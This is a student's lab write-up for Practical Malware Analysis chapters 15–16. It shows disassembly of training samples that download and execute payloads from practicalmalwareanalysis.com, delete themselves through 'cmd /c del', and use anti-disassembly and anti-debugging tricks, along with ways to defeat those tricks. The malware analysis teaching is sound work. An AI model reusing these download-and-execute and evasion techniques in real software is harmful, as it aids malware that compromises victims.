5 times. Just count the number of 0xE8(refer to figure 2) you can find.

iv. What command-line argument will cause the program to print “Good Job!”?


Based on the analysis of the following codes, we need to pass in a pass phrase “pdq“.

```

text:00401000
text:00401000
text:00401000 55
text:00401001 8B EC
text:00401003 53
text:00401004 56
text:00401005 57
text:00401006 83 7D 08 02
text:00401009 75 52
text:0040100C 33 C0
text:0040100E 74 01
text:00401010 90
text:00401011
loc_401011:
; CODE XREF: .text:0040100Efj
mov     eax, [ebp+0Ch]
mov     ecx, [eax+4]
movsx  edx, byte ptr [ecx]
cmp     edx, 'p'
jnz    short bye
xor     eax, eax
jz      short loc_401024
nop
loc_401024:
; CODE XREF: .text:00401021fj
mov     eax, [ebp+0Ch]
mov     ecx, [eax+4]
movsx  edx, byte ptr [ecx+2]
cmp     edx, 'q'
jnz    short bye
xor     eax, eax
jz      short loc_401038
nop
loc_401038:
; CODE XREF: .text:00401035fj
mov     eax, [ebp+0Ch]
mov     ecx, [eax+4]
movsx  edx, byte ptr [ecx+1]
cmp     edx, 'd'
jnz    short bye
xor     eax, eax
jz      short loc_40104C
nop

```

Figure 4. decoding the pass phrase



```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_15L>Lab15-01.exe pdq
Good Job!
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_15L>

```

Figure 5. Good Job!

e- Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.

i. What URL is initially requested by the program?

```


.text:0040138C C6 45 CC 68          mov     [ebp+Src], 'h'
.text:00401390 C6 45 CD 74          mov     [ebp+var_33], 't'
.text:00401394 C6 45 CE 74          mov     [ebp+var_32], 't'
.text:00401398 C6 45 CF 70          mov     [ebp+var_31], 'p'
.text:0040139C C6 45 D0 3A          mov     [ebp+var_30], ':'
.text:004013A0 C6 45 D1 2F          mov     [ebp+var_2F], '/'
.text:004013A4 C6 45 D2 2F          mov     [ebp+var_2E], '/'
.text:004013A8 C6 45 D3 77          mov     [ebp+var_2D], 'w'
.text:004013AC C6 45 D4 77          mov     [ebp+var_2C], 'w'
.text:004013B0 C6 45 D5 77          mov     [ebp+var_2B], 'w'
.text:004013B4 C6 45 D6 2E          mov     [ebp+var_2A], '.'
.text:004013B8 C6 45 D7 70          mov     [ebp+var_29], 'p'
.text:004013BC C6 45 D8 72          mov     [ebp+var_28], 'r'
.text:004013C0 C6 45 D9 61          mov     [ebp+var_27], 'a'
.text:004013C4 C6 45 DA 63          mov     [ebp+var_26], 'c'
.text:004013C8 C6 45 DB 74          mov     [ebp+var_25], 't'
.text:004013CC C6 45 DC 69          mov     [ebp+var_24], 'i'
.text:004013D0 C6 45 DD 63          mov     [ebp+var_23], 'c'
.text:004013D4 C6 45 DE 61          mov     [ebp+var_22], 'a'
.text:004013D8 C6 45 DF 6C          mov     [ebp+var_21], 'l'
.text:004013DC C6 45 E0 6D          mov     [ebp+var_20], 'm'
.text:004013E0 C6 45 E1 61          mov     [ebp+var_1F], 'a'
.text:004013E4 C6 45 E2 6C          mov     [ebp+var_1E], 'l'
.text:004013E8 C6 45 E3 77          mov     [ebp+var_1D], 'w'
.text:004013EC C6 45 E4 61          mov     [ebp+var_1C], 'a'
.text:004013F0 C6 45 E5 72          mov     [ebp+var_1B], 'r'

```

<http://www.practicalmalwareanalysis.com/bamboo.html>

ii. How is the User-Agent generated?


via modifying [GetHostName](#) returned string.



The above code will shift the string by 1 character. To prevent invalid ascii, Z is changed to A, z is changed to a and 9 is changed to 0.

iii. What does the program look for in the page it initially requests?

Bamboo::



iv. What does the program do with the information it extracts from the page?

It extracts out another url and download its content via **InternetOpenUrlA** and **InternetReadFile** saving it under **Account Sumamry.xls.exe**. It then executes it via **ShellExecuteA**.

Malware Analysis

```

.text:00401219 E8 F1 00 00 00
.text:0040121E 89 85 58 FD FE FF
.text:00401224 68 00 00 A0 00
.text:00401229 FF 15 28 20 40 00
.text:0040122F 83 C4 04
.text:00401232 89 85 54 FD FE FF
.text:00401238 88 80 68 FD FF FF
.text:0040123E 83 C1 08
.text:00401241 89 80 68 FD FF FF
.text:00401247 6A 00
.text:00401249 6A 00
.text:0040124B 6A 00
.text:0040124D 6A 00
.text:0040124F 88 95 68 FD FF FF
.text:00401255 52
.text:00401256 88 85 5C FD FE FF
.text:0040125C 50
.text:0040125D FF 15 64 20 40 00
.text:00401263 89 85 64 FD FF FF
.text:00401269 74 03
.text:0040126B 75 01
.text:0040126D 90
.text:0040126E
.text:0040126E loc_40126E:
.text:0040126E
.text:0040126E 8D 8D FC FE FF FF
.text:00401274 51
.text:00401275 68 00 00 01 00
.text:0040127A 88 95 54 FD FE FF
.text:00401280 52
.text:00401281 88 85 64 FD FF FF
.text:00401287 50
.text:00401288 FF 15 5C 20 40 00
.text:0040128E 85 C0
.text:00401290 74 74
.text:00401292 83 8D FC FE FF FF 00
.text:00401299 76 68
.text:0040129B 68 40 30 40 00
.text:004012A0 88 8D 58 FD FE FF
.text:004012A6 51
.text:004012A7 FF 15 24 20 40 00
call account_summary
mov [ebp+str_Account_Summary.xls.exe], eax
push 0A00000h ; Size
call ds:malloc
add esp, 4
mov [ebp+lpBuffer], eax
mov ecx, [ebp+strURL]
add ecx, 8
mov [ebp+strURL], ecx
push 0 ; dwContext
push 0 ; dwFlags
push 0 ; dwHeadersLength
push 0 ; lpzHeaders
mov edx, [ebp+strURL]
push edx ; lpzUrl
mov eax, [ebp+hInternet]
push eax ; hInternet
call ds:InternetOpenUrlA
mov [ebp+hFile], eax
jz short loc_40126E
jnz short loc_40126E
nop
; CODE XREF: _main+269fj
; _main+26B1j
lea ecx, [ebp+dwNumberOfBytesRead]
push ecx ; lpdwNumberOfBytesRead
push 10000h ; dwNumberOfBytesToRead
mov edx, [ebp+lpBuffer]
push edx ; lpBuffer
mov eax, [ebp+hFile]
push eax ; hFile
call ds:InternetReadFile
test eax, eax
jz short loc_401306
cmp [ebp+dwNumberOfBytesRead], 0
jbe short loc_401306
push offset Node ; "ub"
mov ecx, [ebp+str_Account_Summary.xls.exe]
push ecx ; filename
call ds:fopen

```

Figure 4. InternetOpenUrlA followed by InternetReadFile followed by fopen, fwrite then ShellExecuteA

f. Analyze the malware found in the file *Lab15-03.exe*. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.

i. How is the malicious code initially called?

The return address was overwritten by the malicious code address at the start of the program. the stack which contains the ret address was written with 0x40148c.

```

text:00401000 55
text:00401001 8B EC
text:00401003 81 EC 34 01 00 00
text:00401009 53
text:0040100A 56
text:0040100B 57
text:0040100C 88 00 00 40 00
text:00401011 0D 8C 14 00 00
text:00401016 89 45 04
text:00401018 48 F8 00 50 00
push ebp
mov ebp, esp
sub esp, 134h
push ebx
push esi
push edi
mov eax, 400000h
or eax, 148Ch
mov [ebp+0], eax
push offset Format ; "Telnet Server"

```

Figure 1. Overwriting return address

ii. What does the malicious code do?

```

-----
text:0040148C
text:0040148D 55
text:0040148E 8B EC
text:0040148F 53
text:00401490 56
text:00401491 57
text:00401492 33 C0
text:00401494 74 01
text:00401496 90
text:00401497
text:00401497 68 C0 14 40 00
text:0040149C 64 FF 35 00 00 00 00
text:004014A3 64 89 25 00 00 00 00
text:004014A8 33 C9
text:004014AC F7 F1
text:004014AE 68 B4 33 40 00
text:004014B3 E8 D6 00 00 00
text:004014B8 83 C4 04
text:004014BB 5F
text:004014BC 5E
text:004014BD 5B
text:004014BE 5D
text:004014BF C3
text:004014BF
text:004014BF

SEH_DIVIDEBY0 proc near
push ebp
mov ebp, esp
push ebx
push esi
push edi
xor eax, eax
jz short loc_401497
nop

loc_401497:
; CODE XREF: SEH_DIVIDEBY0+8Tj
push offset loc_4014C0
push large dword ptr fs:0
mov large fs:0, esp
xor ecx, ecx
div ecx
push offset aForMoreInforma ; "For more information please visit our u"...
call printf
add esp, 4
pop edi
pop esi
pop ebx
pop ebp
retn
SEH_DIVIDEBY0 endp ; sp-analysis failed

```

Figure 2. SEH

@0x40148c we can see that the malware is adding a SEH handler (0x4014C0) via fs:0. It then performs a divide by 0 error to trigger the SEH.

The handler download a file from a url and executes it via WinExec.

```

.text:004014C0
.text:004014C4 8B 64 24 00
.text:004014CA 8B 00
.text:004014CC 8B 00
.text:004014CE 64 A3 00 00 00 00
.text:004014D4 83 C4 00
.text:004014D7 90
.text:004014D8 FF C0
.text:004014DA
.text:004014DA SEH_HANDLER:
.text:004014DA 48
text:004014DB E8 00 00 00 00
text:004014E0 55
text:004014E1 8B EC
text:004014E3 53
text:004014E4 56
text:004014E5 57
text:004014E6 68 10 30 40 00
text:004014EB E8 44 00 00 00
text:004014F0 83 C4 04
text:004014F3 68 40 30 40 00
text:004014F8 E8 37 00 00 00
text:004014FD 83 C4 04
text:00401500 6A 00
text:00401502 6A 00
text:00401504 68 40 30 40 00
text:00401509 68 10 30 40 00
text:0040150E 6A 00
text:00401510 E8 72 00 00 00
text:00401515 74 03
text:00401517 75 01
text:00401519 90
text:0040151A
text:0040151A loc_40151A:
text:0040151A 6A 00
text:0040151C 68 40 30 40 00
text:00401521 FF 15 34 20 40 00
text:00401527 6A 00
text:00401529 FF 15 30 20 40 00

loc_4014C0:
mov esp, [esp+8]
mov eax, large fs:0
mov eax, [eax]
mov eax, [eax]
mov large fs:0, eax
add esp, 8
inc eax

SEH_HANDLER:
dec eax
call $+5
push ebp
mov ebp, esp
push ebx
push esi
push edi
push offset url
call negateArgument
add esp, 4
push offset filename
call negateArgument
add esp, 4
push 0
push offset filename ; filename
push offset url ; url
push 0
call URLDownloadToFile@
jz short loc_40151A
jnz short loc_40151A
nop

loc_40151A:
; CODE XREF: .text:00401515Tj
; .text:00401517Tj
push 0
push offset filename
call ds:WinExec
push 0
call ds:ExitProcess

```

Figure 3. SEH Handler

iii. What URL does the malware use?

I decided to write a script to decode the url. the decoding function is simple... just negate the inputs.

```

<?php
$filename = "url.bin";
$handle = fopen($filename, "rb");
$dwSize = filesize($filename);
$data = fread($handle, $dwSize);
fclose($handle);

for($i = 0; $i < $dwSize; $i++)
{
    $char = -$data[$i];
    echo($char);
}
?>

```

```

C:\WINDOWS\system32\cmd.exe
D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_15>php decode.php
http://www.practicalmalwareanalysis.com/tt.html
D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_15>

```

Figure 4. Decoded URL

Practical No. 9

a-Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.

i. Which anti-debugging techniques does this malware employ?

Based on the figures below, the anti debugging techniques used are

1. checking being debugged flag
2. checking process heap[10h]
3. checking NtGlobalFlag




Figure 1. Anti debugger

```

0: kd> dt !_PEB
ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged : UChar
+0x003 SpareBool : UChar
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr : Ptr32 _PEB_LDR_DATA
+0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
+0x014 SubSystemData : Ptr32 Void
+0x018 ProcessHeap : Ptr32 Void
+0x01c FastPebLock : Ptr32 _RTL_CRITICAL_SECTION
+0x020 FastPebLockRoutine : Ptr32 Void
+0x024 FastPebUnlockRoutine : Ptr32 Void
+0x028 EnvironmentUpdateCount : Uint4B
+0x02c KernelCallbackTable : Ptr32 Void
+0x030 SystemReserved : [1] Uint4B
+0x034 AtlThunkSListPtr32 : Uint4B
+0x038 FreeList : Ptr32 _PEB_FREE_BLOCK
+0x03c TlsExpansionCounter : Uint4B
+0x040 TlsBitmap : Ptr32 Void
+0x044 TlsBitmapBits : [2] Uint4B
+0x04c ReadOnlySharedMemoryBase : Ptr32 Void
+0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
+0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
+0x058 AnsiCodePageData : Ptr32 Void
+0x05c OemCodePageData : Ptr32 Void
+0x060 UnicodeCaseTableData : Ptr32 Void
+0x064 NumberOfProcessors : Uint4B
+0x068 NtGlobalFlag : Uint4B
+0x070 CriticalSectionTimeout : _LARGE_INTEGER
+0x078 HeapSegmentReserve : Uint4B
+0x07c HeapSegmentCommit : Uint4B
+0x080 HeapDeCommitTotalFreeThreshold : Uint4B
+0x084 HeapDeCommitFreeBlockThreshold : Uint4B
+0x088 NumberOfHeaps : Uint4B
    
```

Figure 2. the offset used




Figure 3. Checking process heap

ii. What happens when each anti-debugging technique succeeds?

It will self delete and then terminates by calling the subroutine @00401000.

```

push     eax
push     10Ah                ; nSize
lea     eax, [ebp+Filename]
push     eax                ; lpFilename
push     0                  ; hModule
call    ds:GetModuleFileNameA
push     10Ah                ; cchBuffer
lea     ecx, [ebp+Filename]
push     ecx                ; lpszShortPath
lea     edx, [ebp+Filename]
push     edx                ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCdel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     edi, [ebp+Filename]
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
mov     edi, offset aNul ; " >> NUL"
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
    
```

Figure 4. Self Delete & terminates

iii. How can you get around these anti-debugging techniques?

1. Set breakpoint at the checks and manually change the flow in ollydbg

Malware Analysis

2. Patch the program to make jz to jnz etc
3. use plugins such as phantom.

iv. How do you manually change the structures checked during runtime?

use command line and enter dump fs:[30]+2 (refer to figure 2). Set the byte to 0.


v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?

PhantOm plugin will do the job

b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.

i. What happens when you run *Lab16-02.exe* from the command line?


Picture worth a thousand words.



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe
usage: Lab16-02.exe <4 character password>
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>
```

Figure 1. password required

ii. What happens when you run *Lab16-02.exe* and guess the command-line parameter?



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe
usage: Lab16-02.exe <4 character password>
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe aaaa
Incorrect password, Try again.
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe aaaa
Incorrect password, Try again.
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>_
```

Figure 2. Incorrect password

iii. What is the command-line password?

To get the command-line password, we can set breakpoint @0040123A to see what the malware is comparing the password against. However, on running the malware, the program simply terminates.

Malware Analysis

Seems like 0x00408033 subroutine was called before we reach main method. Analyzing it in IDA Pro, this subroutine is checking for OLLYDBG window via FindWindowA and it is also using OutputDebugString to detect for debugger. Just nop the function at let it return to bypass these checks.




Figure 4. byqrp@ss

and so we got the password... however this password is invalid when tried on the command line with debugger attached.

Lets look at the subroutine @00401090 which is called by the CreateThread function. This function is responsible for generating the password to check against.

```

.tls:00401124      ror     byte_408032, 7
.tls:0040112B      mov     ebx, large fs:30h
.tls:00401132      xor     byte_408033, 0C5h
.tls:00401139      ror     byte_408033, 4
.tls:00401140      rol     byte_408031, 4
.tls:00401147      ror     byte_408030, 3
.tls:0040114E      xor     byte_408030, 0Dh
.tls:00401155      ror     byte_408031, 5
.tls:0040115C      xor     byte_408032, 0ABh
.tls:00401163      ror     byte_408033, 1
.tls:00401169      ror     byte_408032, 2
.tls:00401170      ror     byte_408031, 1
.tls:00401176      xor     byte_408031, 0FEh
.tls:0040117D      rol     byte_408030, 6
.tls:00401184      xor     byte_408030, 72h
.tls:0040118B      mov     bl, [ebx+2]
.tls:0040118E      rol     byte_408031, 1
    
```

In the subroutine we can see that there is a check against BeingDebugged Flag... maybe this is the cause of it. Let's fix the structure and see how it goes.




Figure 6. byrrp@ss

Malware Analysis

The decoded password is “byrrp@ss”. However the strcmp will only compare the first 4 characters.

